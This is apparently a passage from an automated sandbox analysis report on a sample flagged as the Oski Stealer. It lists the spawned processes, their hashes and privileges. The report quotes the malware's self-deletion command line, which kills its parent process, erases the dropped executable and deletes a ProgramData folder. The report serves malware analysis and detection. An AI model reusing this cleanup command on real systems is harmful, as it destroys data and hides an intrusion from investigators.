Rule: JoeSecurity_Oski, Description: Yara detected Oski Stealer, Source: 00000001.00000000.310462508.00000000007B0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cmd.exe PID: 3120 Parent PID: 1068

General

Start time:	07:57:35
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c taskkill /pid 1068 & erase C:\Users\user\Desktop\gunzipped.exe & RD /S /Q C:\\ProgramData\\834793065949733* & exit
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 4140 Parent PID: 3120

General

Start time:	07:57:36
Start date:	06/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: taskkill.exe PID: 5332 Parent PID: 3120

General

Start time:	07:57:36
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /pid 1068
Imagebase:	0xc50000
File size:	74752 bytes
MD5 hash:	15E2E0ACD891510C6268CB8899F2A1A1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Disassembly

Code Analysis